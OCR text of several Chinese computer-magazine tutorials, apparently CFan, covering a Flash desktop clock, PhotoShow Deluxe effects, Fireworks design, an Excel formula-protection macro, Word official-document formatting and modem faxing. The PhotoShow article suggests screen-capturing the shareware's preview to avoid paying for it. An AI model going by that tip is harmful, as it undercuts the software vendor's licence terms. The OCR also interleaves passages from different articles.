电脑桌面就像是我们的办公桌，在上面放个记事本、日历等小工具，可以极大地方便工作。今天我就教大家制作一个自己的桌面工具——Flash 桌面小时钟，它可以形象、精确地显示当前时间，还能起到装饰桌面的作用，并且它具有透明效果，不会太影响桌面上的其他操作。本例所涉及到的素材、Flash源文件、最终动画文件，可在http://www.newhua.com/cfan/200504/clock.rar 处下载。

第一步:启动 Flash MX 2004，新建一个空白 Flash 文档，点击属性面板中的"大小"按钮，将文档大小设置为 320 × 320 像素。

第二步: 点击菜单命令"插入→新建元件"(或按Ctrl+F8 组合键)打开创建新元件窗口，将元件的"名称"设置为"hour"，"行为"设置为"影片剪辑"，单击"确定"按钮后进入该元件编辑窗口。点选工具箱中的线条工具，并在其属性面板中将笔触大小设置为 8，然后以 hour 元件编辑窗口的轴点(即十字交叉点处，元件对象旋转的时候将以它为中心点)为起点，向上画一条直线作为时针的图形。本例中的时针只是一条简单的直线，大家可以根据自己的喜好设计不同风格的时针，但是一定要注意将时针下方的端点与轴点对齐，否则时针在旋转时会很不规则（见图 1)。



图 1




图 2



图3

按照同样方法创建元件"minute"(分针)及"second"(秒针)。一般时针最短、分针比较长、而秒针最长也最细。注意，应将秒针的轴点稍往上移动一些，这样做出来的效果才会好看(见图 2)。

第三步:如图 3 所示，在 Photoshop(或其他图像处理软件)中制作一个简单的表盘图像，当然，你可以自己绘制或使用搜集来的其他图片，制作出更酷的表盘图像来。准备好图像后，在 Flash 中点击菜单命令"文件→导入→导入到库"。

第四步:点击编辑条上的"场景 1"回到主场景中，点击 3 次"插入图层"按钮再增加 3 个图层。按 Ctrl+L 键显示出库面板，依次将导入的表盘图像以及前面制作的时针、分针、秒针等元素拖放到场景中相应图层的第 1 帧中。如图 4 所示，将时针、分针、秒针的长度进行适当调整，并尽量将它们的轴点与图像的中心点对齐。




图 4

第五步:下面就该编写相应的 ActionScript 代码了，不用担心，它们非常简单。使用黑箭头选择工具点选场景中的秒针图形实例，然后在下方点击展开"动作 - 影片剪辑"面板，输入以下代码:

```
onClipEvent(enterFrame) {
   var Time = new Date();
   _rotation = 6*Time.getSeconds();
}
```

点击分针图形实例，并输入以下代码:

```
onClipEvent(enterFrame) {
   var Time = new Date();
   _rotation = 6*Time.getMinutes();
}
```

点击时针图形实例，并输入以下代码:

```
onClipEvent(enterFrame) {
   var o_Date = new Date();
   var Hours = o_Date.getHours();
   if (Hours > 12) Hours -= 12;
   _rotation = Hours * 30 + o_Date.getMinutes()/2;
}
```

按 Ctrl+S 键保存好 FLA 源文件，再按 Ctrl+ 回车组合键欣赏一下自己的作品吧，果然它跟电脑上的系统时间是完全同步的。上面代码中的 getSeconds、getMinutes、getHours 函数，大家顾名思义也能猜出它们是用来获取系统时间的秒、分、时的。

■烟台 猫咪老爸

★★

让照片“秀”出不一样的风采

本文可以帮你学到

- 快速制作个性化的数码照片
- 共享软件巧变“免费”

随着数码相机的普及，积累的数码照片也越来越多了，如何在不花太多时间和精力的情况下，又能让自己的照片秀出与众不同的效果呢？那就请PhotoShow Deluxe来帮忙吧，它是一款多功能的照片处理工具，只需要简单的几个步骤就可以产生十分个性化的“照片秀”效果。

实例1:旋转的扑克照

PhotoShow Deluxe可将照片与三维物体融合，产生妙趣横生的视频动画。我们需事先将准备好的照片复制到



图1

PhotoShow Deluxe小档案

u软件版本:3.0 软件大小:426KB

u软件性质:共享软件 适用平台:Windows 9x/Me/2000/XP

u下载地址:http://www.newhua.com/soft/18445.htm

u软件备注:这里提供的仅是安装程序，安装时需在线实时下载。完整版大小近20MB，无需在线安装，大家可以在网上搜搜看。

PhotoShow Deluxe默认图片收藏夹目录“C:\My Documents\My Pictures\Nature”(“Nature”是安装PhotoshopShow Deluxe时，自动在系统的“图片收藏”下建的子目录，它的路径会随着系统的不同而有所区别)中备用。

第一步:启动PhotoShow Deluxe后，单击“Make”按钮进入制作窗口，这里列出了软件可完成的8种任务，单击选择“Photo Gifts”进入该项任务的子窗口(见图1)。

第二步:单击“Playing Cards”项，软件会让我们在内置的图片收藏夹中选择图片，在左侧窗口中单击“Nature”，在右侧窗口单击选择前面准备好的照片，然后点击“Done”按钮进入下一步(见图2)。

第三步:可以在预览窗口中看到选中的照片已经变成了一副不断旋转着的扑克牌的背面了。可以单击照片窗口下面的“Crop”按钮对照片进行简单的剪裁操作。

第六步:至此，Flash动画时钟就制作完成了。首先在“文件→发布设置”中勾选所需生成的项目(如：SWF、HTML、EXE等)，再通过“文件→发布”命令生成所要的文件即可。大家还可以去www.binarynoise.com下载一款名为mProjector的软件，它也可以将Flash动画转换为EXE可执行文件，与Flash MX 2004本身所产生的EXE文件不同，mProjector能输出透明背景动画(在Windows 2000/XP上有效)，可以屏蔽Flash所带的右键菜单，还可以定义自己的程序显示图标，非常适合做一些桌面的小装饰软件。下载安装好后启动mProjector，点击工具栏上的“OPEN”按钮打开前面所制作生成的SWF动画文件，再单击“BUILD AS”按钮保存文件就可以了(见图5)。



图5

双击生成的EXE文件即可运行桌面小时钟了。右击它，再选择“Always Below Other Windows”命令，可将它置于桌面最低层，这样就不会影响别的窗口显示；右击它，再选择“Close”命令则可以关闭桌面小时钟。CF [YY18]

网络大补贴

文章链接:http://www.flashempire.com/school/columnview.php?id=73

内容简介:精选有10个思妙Flash基础教程，以幽默的Flash动画形式讲解Flash的基本应用，非常生动。

文章链接:http://bbs.flasher.cn/dispbbs.asp?BoardID=17&ID=17944&page=1

内容简介:从Flash中导出透明背景的GIF动画小技巧。



图 2

> **小提示**
>
> 选择的照片最好是竖幅的，如果是横幅照片则会出现扭转90度放置的情况。另外，由于该软件剪裁工具的选取框始终保持原始图片的长宽比，如进行一些特殊剪裁需借助其他图像处理软件重新调整图片的长宽比。

第四步:由于PhotoShow Deluxe是共享软件，若要保存制作好的视频动画需要上网付费才行。其实，可以借助一些屏幕抓取软件将PhotoShow Deluxe预览框中的动画效果"免费"捕获下来。下面以抓图软件SnagIt为例简要介绍一下方法(见图3)。



图 3

(1)启动SnagIt，点选"录制一个屏幕视频"项，然后单击右上角"捕获"按钮，这时光标会变成一个手的形状，用它画出一个抓取区域(这里自然选的是PhotoShow Deluxe的动画预览区了)后，又会弹出一个对话框，单击其上的"开始"按钮开始屏幕连续捕获。

(2)当预览演示完毕后，双击系统托盘中的SnagIt图标，从打开的窗口中单击"停止"按钮。这时将显示出SnagIt的主界面，单击工具栏上的"完成(文件)"按钮，在弹出的保存对话框中将抓取的视频保存为AVI动画文件即可，现在就可以与朋友一起分享你的杰作或将它作为制作其他多媒体作品的素材了。

实例2:水杯上的靓照

在"Photo Gifts"里，还有将照片作为贴图做成个性化杯子或T恤的模板，效果十分奇妙，我们选杯子模式来看一看。

第一步:在"Photo Gifts"的子窗口中点击"Mug"(杯子)项，在内置图片收藏夹中选择图片，单击"Done"按钮进入制作窗口。




图 4

第二步:在效果预览窗里，可以看到选中的照片已经作为贴图融合在一个杯子上面。可以单击"Crop"按钮剪裁所选图像，还可以用鼠标在预览窗口中随意拖拉以调整视角(见图4)。

第三步:最后依前例的方法进行视频动画捕获完成作品。

实例3:数码照片上的动画小贴士

PhotoShow Deluxe还有一点与众不同的地方，它内置了大量透明背景Flash动画素材对象，我们可以将这些活泼有趣的小东东添加到照片中，做成一本动画电子相册。

第一步:在主界面中选择"Manage"选项，点击展开收藏夹目录。在展开目录的照片缩略图窗口里，将光标移到任意一张缩略图上都会自动弹出一个选项提示窗口，单击其上的"Edit"进入照片编辑窗口。

第二步:对照片进行旋转、剪裁、去红眼、添加边框等美化处理后，单击窗口上方的"Make"按钮再点击下面的"PhotoShow"进入照片秀制作。我们可以使用鼠标将窗口右侧素材库里的Flash动画素材直接拖拽到照片上，如闪光的桂冠，跳动的音符和飞翔的飞艇等，使照片更加生动活泼，妙趣横生(见图5)，最后点击窗口顶部的"Share"选项，选择"Make an Executable"方式存为可执行文件即可。




图 5

怎么样？PhotoShow Deluxe的功能还不错吧？赶快用它制作你的个性化照片秀作品吧，相信它会带给你一份惊喜的。CF [YY19]

■ 河北　闫艳力　■ 选题推荐:安徽　李云峰(奖金 100 元)

Fireworks ——焰火中的美丽

软件你别牛

★★

本文可以帮你学到

- 熟悉 Fireworks 的基本界面，熟练使用它的各种工具
- Fireworks 中的图片打孔特技
- Fireworks 中的动画制作方法
- 学习 Fireworks 中按钮、弹出式菜单的制作

实例一:鸡(吉)祥如意邮票小制作

今年是鸡年，由于“鸡”与“吉”同音，今年对于广大读者来说一定是个吉祥年。这里，笔者特地用Fireworks MX 2004(以下皆简称为Fireworks)制作了一个“鸡(吉)”祥如意的邮票，希望能把祝福送给亲爱的读者朋友们。

第一步:启动Fireworks，点击“文件→新建”菜单命令打开新建文档窗口，将画布的宽度和高度都设置为400像素，单击“画布颜色”下方的颜色按钮，在弹出的色彩调板中将背景颜色设置为浅蓝色(＃0099FF)，其他取默认值，最后单击“确定”按钮打开Fireworks的工作界面。

第二步:如图1所示，在工具箱的“矢量”区中，单击选中矩形工具；接着在“颜色”区中单击铅笔图标，再单击下面的“没有描边或填充”图标(即中间有一红色斜杠的图标)，这样画出来的矩形就不会带有黑色边框了；单击“颜色”区中颜料桶图标右侧的填充色按钮，在弹出的色彩调板中点选白色作为填充色；设置好后，拖动鼠标在工作区内画出一个宽和高都为350像素，填充色为白色，无笔触边框的矩形




图 1

来做为邮票的衬底。在画矩形的时候不太容易精确控制宽和高的长度，可在画好矩形后，再在其属性面板的“宽”和“高”框中输入精确的长度数值。画好矩形后，单击工具箱中“选择”区的指针工具(即黑箭头图标)，用它拖动矩形到正中间的位置。

第三步:按住矩形工具右下方的小三角，从弹出的子工具箱中选择椭圆工具，然后按住Shift键不放并拖动鼠标画出直径为15像素的正圆形。为了方便下面的操作，可将圆形的填充色改为红色，确保圆形为选中状态，单击“颜色”区中的填充色按钮，并从弹出的色彩调板中点选红色即可。按下Ctrl+C键复制此圆，再Ctrl+V键粘贴，复制粘贴出的圆形会与原来的圆形重叠在一起，可以用指针工具将它们拉开，如此反复复制粘贴多次，将最后得到的所有圆形及中间的大矩形摆放成如图1中所示的样子。

小提示

在移动复制的图形时，可通过小键盘上的方向键对其位置进行微调，同时按下Shift键可以加快微调的速度。另外，复制并放置好四、五个圆形后，可按下Shift键并一一点击选中所有的圆形，然后再进行复制粘贴操作，这样就可以复制得快些。

第四步:按下Ctrl+A键全选工作区内所有的图形，接着再按住Shift键不放并点击中间的矩形从而取消对矩形的选择，这时我们就只选中所有的圆形了，执行“修改→组合路径→接合”菜单命令(或按Ctrl+J组合键)将这些圆形组合成一个完整的路径。然后再按住Shift键并点击选中矩形，执行“修改→组合路径→打孔”命令，所有的圆形都消失了，而这个矩形的四周都被打上了小孔，就像现实邮票的锯齿边缘一样。

第五步:执行“文件→导入”命令打开导入对话框，选取我们事先准备好的公鸡素材图片(本文所涉及素材及源文件可从http://www.newhua.com/cfan/200504/fireworks.rar处下载)，这时鼠标会成为一个直角形，在想插入图片的位置单

哪些行业需要掌握Fireworks?

职业	用途	说明
专业网页设计师	网页制作	Fireworks作用之一是辅助Dreamweaver设计出精彩的网页，所以在深入掌握Fireworks各种工具、面板及菜单命令使用的同时，最好也掌握一下Dreamweaver软件。
广告设计人员	图形制作	由于Fireworks融合了Photoshop(位图)和CorelDRAW(矢量图)的优秀功能，两者优点兼而有之，可以用它来搞广告创意设计。
普通爱好者	随兴所致	可以利用Fireworks来美化自己的个人网站，设计自己的签名或LOGO等。

击就会将图片导入了，如果导入的图片过大或过小，可以点击工具箱"选择"区中的缩放工具，然后拖动图片四周的控制点即可调整其大小。

第六步:点击工具箱"矢量"区中的文本工具("A"字图标)，在适当位置点击并输入文本"鸡祥如意"，每输入一个字就按一下回车键，这样可达到竖排文字的效果，选中文字后，可在其属性面板中设置字体、字号、行高等多种属性。为了给文字加上一些特殊效果，可先执行"文本→转换为路径"命令将文字转换成矢量路径，然后用指针工具点选文字，再在属性面板的填充选项中选择"渐变→波浪"，再点击颜色按钮，将渐变色改为由黄到红的渐变。接下来点击属性面板中"效果"右侧的"+"号，选择"斜角和浮雕→内斜角"，为字体加上好看的滤镜效果(见图2)。



图2

——Just Do it——

选中前面制作的锯齿矩形，用同样的方法可以为矩形加上浮雕效果或其他的效果，不要害怕练习作品会被破坏掉，如果发觉效果不好，按下Ctrl+Z键进行恢复就可以了。

第七步:在Fireworks中很容易实现动画效果。导入一个LOGO图片，这里我导入的是CFan的LOGO。将此LOGO放置到邮票的右下方，然后执行"修改→动画→选择动画"，在弹出的对话框中进行如图3所示的设置，单击"方向"按钮会出现一个可转动的圆盘，用鼠标拖动可调整动作的方向。在随后出现的"确定添加新帧"对话框中单击"确定"便完成动画的制作了，可以看到LOGO图像上延值出一条由多个圆点组成的线，拖动最末端的红色圆点可调整动作的长度、方向等。调整好后，点击状态栏上的播放按钮(即小白三角图标)查看一下动画效果。



图3

第八步:播放动画后，会发现除第一帧外，后面帧中的邮票背景图消失了。可在右侧的层面板中点选前面制作好的邮票背景层，然后单击层面板右上角的按钮，在弹出的菜单中选定"共享该层"命令，确定即可，再播放动画时邮票背景层就不会消失了。

小提示

在Fireworks中添加的动画默认是"永久循环"，如果仅仅需要它运行一次或几次，可执行"窗口→帧"命令调出"帧和历史记录"面板，点击"GIF动画循环"按钮(左下角第二个图标)，然后选择自己需要的运行次数就可以了。

第九步:为了方便以后修改图形，一定要点击"文件→保存"保存好源文件(PNG格式)，接着使用"文件→导出向导"，根据屏幕提示，一步一步地将自己的动画邮票导出为动态GIF格式就可以了。

实例二:网页原来可以这样做

许多精彩的网页是可以用Fireworks直接制作出来的。下面我们就以制作一个简单的导航页面为例，体验一下Fireworks强劲的网页制作功能吧。如图4所示，是本例的最终效果截图，这只是一个简单的网页，主要演示了Fireworks中按钮及弹出式菜单的制作方法。



图4

第一步:在Fireworks中点击"文件→新建"命令，建立一个500像素×400像素的白色背景的画布。

第二步:点击工具箱"矢量"区中的直线工具，按住Shift键从左向右画出一条贯穿页面的直线，直线笔尖为1，颜色为深黄。这条直线可以帮助我们将导航栏与页面主体部分分割开，使网页看起来层次分明，有条理。

第三步:接下来要制作直线上面的导航按钮。点击"编辑→插入→新建按钮"命令打开按钮编辑窗口，我们可以看到在Fireworks中按钮分为五种状态，实际上需要修改的分别为"释放"、"滑过"、"按下"三个状态，这里首先来定义"释放"状态，也就是这个按钮显示在网页时的开始状态。按住矩形工具右下角的小三角，从弹出子工具箱中点选圆角矩形工具，然后拖动鼠标在编辑窗口中间随便画出一个圆角矩形，选中此矩形，在其属性面板中将宽和高设为85像素×30像素，颜色为米黄色实心(#

FF9900)，无笔触颜色，并点击"效果"标签右侧的"+"号选择"斜角和浮雕→内斜角"命令，斜角属性如图5右下角所示。最后选取工具箱中的文本工具，在按钮上输入"四季花卉"字样，字号为16号字体、隶书，颜色为红色，其他项默认即可。此时，按钮的"释放"状态就编辑完成了(见图5)。



图5

小提示

Fireworks内置有许多按钮模板，在按钮编辑窗口中单击"导入按钮"，再双击选择某一按钮模板即可。

第四步：接下来点击"滑过"标签来编辑鼠标滑过时的按钮状态，直接点击"复制弹起时的图形"按钮便可将刚刚编辑完成的"释放"图形复制过来。我们可以不对它做修改，也可以修改一下按钮的颜色或内斜角的高度等。其他按钮状态以同样方法编辑即可，最后单击"完成"按钮关闭元件编辑窗口返回，刚才制作的按钮已经显示在主工作区上了，用指针工具将它拖放到第二步中制作的线条上方，然后按下Ctrl+C键复制按钮，再按Ctrl+V键粘贴，将新按钮拖放到适当的位置上，再在此按钮的属性面板中将它的"文本"设为"名花欣赏"，这个按钮上的文字也会随之改变。同样方法，复制修改出"栽培技术"、"花草与人"等按钮，并摆放到合适位置。

第五步：点选"四季花卉"按钮，执行"修改→弹出菜单→添加菜单"命令，在"弹出菜单编辑器"中双击"文本"标签下的文字输入框输入"春季花卉"，链接为"Chun.html"，目标为"-Blank"，回车并依次输入"夏季花卉"、"秋季花卉"、"冬季花卉"并将它们的链接更改为合适的地址(见图6)。



图6

第六步：点击"继续"按钮在"外观"标签中进行设置，选择"单元格"为"图像"，菜单位置设为"水平菜单"，并在下面的"文本"和"样式"中选择文本的颜色和按钮背景的样式，最后点击"完成"按钮便轻松制作出漂亮的弹出式菜单了。

Just Do It

本例弹出菜单按钮所链接的网页文件是虚拟的，并不存在，单击按钮时什么也打不开。有兴趣的朋友可以自己制作出相应文件名的网页文件放到当前文件夹中，这个示例就完整了。

第七步：通过"文件→导入"命令选择导入一幅漂亮的冬梅图作为首页显示图形。我们还可以使用工具箱"Web"区中的热点工具为图片中的任意位置添加超级链接。选取矩形热点工具，在中间那朵最大的梅花上画一个矩形，然后在其属性面板的"链接"中输入链接地址，如"http://www.cfan.com.cn"，那么在最终生成网页后，我们单击梅花图案时就会转向《电脑爱好者》的网站了。

第八步：至此这张漂亮的带有时尚导航栏的网页便做好了，首先单击"文件→保存"命令保存好源文件，然后再执行"文件→导出"命令调出导出对话框，在"保存类型"中选择"HTML和图像"，并勾选"将图像放入子文件夹"，单击"保存"按钮就可以了。

小调查

Fireworks精彩案例任你挑

Fireworks专注于网络图形及动画的设计，功能强大，下面我们列举了若干选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	内容
1	Fireworks中制作无缝连接图案	无缝图案拼合到一起的时候，如同是一个完整的图案，看不到边缘连接。
2	Fireworks中制作动态的MSN或QQ表情	制作自己的个性化MSN或QQ的表情动画
3	Fireworks中特效字的制作	Fireworks自带许多模板和滤镜，可以制作出各种特殊效果的文字。
4	其他你所想到的选题	

CF [YY20]

公式隐藏保护　只需轻轻一按

为 Excel 加装快捷的公式保护器

★★★

■安徽　ILO

在Excel中出于保密需要，通常不希望使用者查看和修改公式。你可以利用Excel锁定、隐藏和保护工作表的功能，把公式隐藏和锁定起来。但如果按照常规方法设置会比较麻烦，而利用Excel的宏，在工具栏上添加一个“保护公式”的按钮，需要隐藏和锁定公式时，只要轻轻一按即可完成保护。

制作宏

为了使此宏对所有工作簿有效，需要将其保存到“个人宏工作簿”中。

第一步：执行“工具→宏→录制新宏”命令，打开“录制新宏”对话框，见图1所示。



图1

第二步：单击右侧“保存在”下拉按钮，在随后出现的下拉列表中，选择“个人宏工作簿”选项，确定进入录制状态。

第三步：单击“停止录制”工具栏上的“停止录制”按钮，退出录制状态。

注意：前面的操作是为了在Excel中添加“个人宏工作簿”。

第四步：按下Alt＋F11组合键进入VBA编辑状态（见图2），在左侧依次展开“VBAProject(PERSONAL.XLS)”、“模块”选项，双击下面的“模块1”。



图2

第五步：用下面的代码替换右侧编辑区域中的代码：

```
Sub 保护公式()
ActiveSheet.Unprotect ("123456") '解除对工作表的保护
Cells.Select  '选中整个表格
Selection.Locked = False  '解除锁定
Selection.SpecialCells(xlCellTypeFormulas, 23).Select '选中包含公式的单元格
Selection.Locked = True '添加锁定
Selection.FormulaHidden = True  '添加隐藏
ActiveSheet.Protect ("123456")  '保护工作表,并设置密码
ActiveSheet.EnableSelection = xlUnlockedCells '让锁定单元格不能选中
'以下代码用于保存文件
If Left(ActiveWorkbook.Name, 4) = "Book" Then
y = InputBox("请输入保存文件名称:")
z = InputBox("请输入文件保存路径:")
ChDir z
ActiveWorkbook.SaveAs Filename:=z & "\" & y & ".xls"
Else
ActiveWorkbook.SaveAs Filename:=ActiveWorkbook.Path & "\" & ActiveWorkbook.Name
End If
End Sub
```

输入完成后，关闭VBA编辑窗口返回。

小提示

★上述代码中，“保护公式”为宏名称，在实际输入时可以更换为其他名称。

★代码中，英文单引号及其后面字符是对代码的解释，在实际输入时可以不输入。

★代码中的密码(“123456”)请根据实际需要修改(需要保持前后的一致)。

添加按钮

在工具栏上添加一个宏按钮，方便随时调用。

第一步：执行“工具→自定义”命令，打开“自定义”对话框，见图3所示。



图3

第二步：切换到“命令”标签下，在“类别”下面选中“宏”选项，然后将右侧“命令”下面的“自定义按钮”选项拖到工具栏上合适位置上。

第三步：右击刚才添加的按钮，在随后弹出的快捷菜单中，选择“总是只用文字”选项，并将“命名”后面的字符修改为“保护公式”（见图4）。




图4

第四步：再次右击上述按钮，在随后弹出的快捷菜单中，选择“指定宏”选项，打开“指定宏”对话框（见图5），选中刚才制作的宏“保护公式”，确定返回，并关闭“自定义”对话框。



图5

以后，工作表中的公式编辑完成后，单击一下工具栏上的“保护公式”按钮，包含公式的单元格全部被锁定，不能进行选中、编辑和查看等操作，安全可靠。CF [YY21]

教你制作专业公文 让领导刮目相看

正规公文制作有一套

★★

■河南 冰蛋

小张在单位办公室工作，材料写得好，电脑玩得也不错。又到每年写年终总结的时候，领导给他派了活儿：马上把上报分公司的《2004年度工作总结》写出来，由于要用正规行文格式上报，因此，光写出来还不够，还要制作成公文。接下来，就让我们随他一起去完成这份04年度工作报告吧！

第一步：设置版面格式

由于公文格式的特殊性，对纸型、页边距、文档网格以及标题、正文字体、字号等均有明确规定，因此设置也带有一定特殊性。

1.用Word打开《2004年度工作总结》文稿，首先选中文字，点击工具栏中的"字体"、"字号"下拉框，分别对标题和正文进行设置，通常标题设置为黑体、小二号，正文设置为仿宋体、三号（见图1）。



图1

为了方便，可以把最常使用的字体格式设为默认，方法是在主菜单上"格式→字体"设好字体再按"默认"按钮（见图2）。



图2

2.依次点击"文件→页面设置"，进入"页面设置"对话框（见图3），在"页边距"选项卡里将上、下、左、右值均设置为2.5厘米，点击"纸型"选项卡，将纸型设置为16开、方向设置为纵向。




图3

注意：通常国际标准格式为A4纸，因在多数单位里仍在使用16开纸型，故此文以16开纸型为例设置页面。

3.进入"文档网格"选项卡，将每页行数设置为23行，点击"确定"按钮，完成第一步字体、字号以及页面的设置。

第二步：制作发文红线

公文通常分为上行文、下行文和平行文，简单说上行文即请示、报告等文种，下行文即通知、指示等文种，平行文即公函等文种，当然，上、下、平行文格式也有所不同。这里以上行文为例进行介绍，在上行文公文格式中总少不了发文红线。

1.点击主菜单上"格式→边框和底纹→显示工具栏"，打开"表格和边框"工具栏（见图4）。



图4

2.分别对线型、粗细、颜色、外部框线进行设置，通常将线型设为"横线"、粗细设为"1.5磅"、颜色为"红色"、外部框线设为"下框线"，这样一条合格的发文红线就出呈现出来了（见图5）。




图5

Just Do It

因为经常要输入六角括号，所以建议为其设置快捷键，以后只要按下相应快捷键即可快速输入六角括号。点击"插入→符号"，进入"符号"对话框，找到并选中六角括号的左半边"〔"，点击"快捷键"按钮，然后为其指定快捷键设置，同样为六角括号的右半边"〕"设置快捷键。

第三步：制作公文落款

一般来说，单位里发公文通常都会用正规的行文格式，而在正规行文格式中总少不了单位落款一项。利用Word里的"双行合一"命令制作公文落款可谓方便快捷，在工作中可以有效提高处理速度，大大节省时间。




图6

1.点击"格式→中文版式→双行合一"，出现"双行合一"对话框（见图6）。

2.输入单位名称（如：中国××××公司××分公司××路营业厅），先输入需要合为一行的文字（中国××××公司），合理调整字符间距，查看预览效果，满意后点击"确定"。

3.输入剩下的文字（××分公司××路营业厅），完成

后可利用“Ctrl+[”和“Ctrl+]”快捷键合理调整两部分文字的字号大小，就会出现满意的公文落款(见图7)。


中国××
××公司××分公司××路营业厅

二〇〇四年××月××日


图7

——Just Do It——

在文档编辑中，常常会用到一些符号，而键盘上并没有这些符号的按键，如公文落款日期中用的标准零(〇)等。通过点击“视图→工具栏→符号栏”调出“符号栏”，可以加快落款中日期的处理速度。

第四步:制作落款粗、细横线

作为正规公文，其落款通常包括发文单位、成文日期、主题词、抄送单位、印制份数、承办单位、承办人和发文日期等几部分组成，而主题词、抄送单位、印制份数、承办单位、承办人和发文日期又分别由三条粗细不等的横线分割开来(见图8)。如果用下划线或画笔来制作，效果会不佳，最主要的是不符合标准。其实完全可以利用Word中的特殊功能来实现，具体粗横线的制作方法是:


主题词：×× ×× ××

抄送：××× （共印××份）

承办单位：×× 承办人：×× 2004年×月×日印发

图8

在英文输入状态下，按住Shift键不放，同时按“-”号(减号要连续输入3下)，而后按回车键，这样，一条粗横线就自动生成了。

而细横线则可通过先把输入法状态由英文切换成中文，连续输入三次“-”号(减号)，而后按回车键，一条细横线就会自动生成。

第五步:给公文添加页码

经过上面数步之后，一份正规公文基本出炉了，在完成前别忘了给公文加上页码，点击“插入→页码”，打开“页码”对话框，选择页码添加的位置为“页面底端(页脚)”，对齐方式选“居中”，并去除“首页显示页码”复选框(公文格式规定首页不显示页码)的勾选，点击“确定”即可(见图9)。到此为止，小张负责的这份上报材料就完成了(见图10)，领导审阅后非常满意。



图9




图10

CF [YY22]

比格式刷更强的格式复制

★★

■福建 陈桂鑫

在Word 2003中复制操作通常都是选中某个对象，有没有想过可以只复制对象属性呢？像是字体、字号、字色、图形的填充色和线条等的设置。其实这些都可以单独复制！

选取一个对象，按Ctrl＋Shift＋C快捷键即可复制对象属性，然后再选中其他需要粘贴属性的对象，按Ctrl＋Shift＋V快捷键将属性复制到该对象上。选中的对象可以是文字，也可以是图形对象。对于含有文本的“自选图形”，文本格式将随其他属性一起复制，而且可以同时选中多个对象进行粘贴，这要比格式刷方便得多。

特别值得一提的是Ctrl＋Shift＋C快捷键对属性的复制与Ctrl＋C快捷键的对象复制是完全独立的。用Ctrl＋Shift＋C快捷键复制的属性，在按Ctrl＋C快捷键进行复制后，并不会消失，仍可以重复按Ctrl＋Shift＋V快捷键粘贴属性，直到下次按用Ctrl＋Shift＋C快捷键复制，这与只可暂时使用的格式刷可真有天壤之别。

此外，对文本属性和对图形属性的复制则有分有合。先选中图形对象复制属性后，再选中文字对象复制属性，则当你选中文字对象按Ctrl＋Shift＋V快捷键时粘贴的是文字属性，而当选中图形对象按Ctrl＋Shift＋V快捷键时粘贴的则是图形的对象的属性。如果选中含有文本的“自选图形”进行粘贴则会得到图形的属性加上后来复制的文本属性，相对的如果最后复制属性的是含有文本的“自选图形”则复制图形和文本属性均来自这个图形。

CF [YY23]



老“猫”传真机补完

★★★

■ 房顶兽

在今年第二期上我们介绍了将Modem免费改造为传真机的方法，刊登后有不少读者发信来询问一些具体问题。因此特将Modem传真常会遇到的问题和可能用到的技巧整合起来，做此篇补完文章。

为什么发送优先级要设定为“高”

经过我们试验，当Modem传真机在自动监视是否有外线接入时，只有把发送优先级设置为“高”，Modem传真机才会优先执行传真发送任务，否则必须手动关闭传真监视功能才能发送传真。

电话分机也可收发传真

一般传真机都是安装在独立总机上，但经过实践，现在的数字总机是能够让分机收发传真的。用分机收传真很简单，就是告诉对方自己的电话号和分机号码，对方拨通后就和普通接收传真完全一样了。用分机发送传真要复杂一些，下面就来教大家方法。

第一步：设置电话机

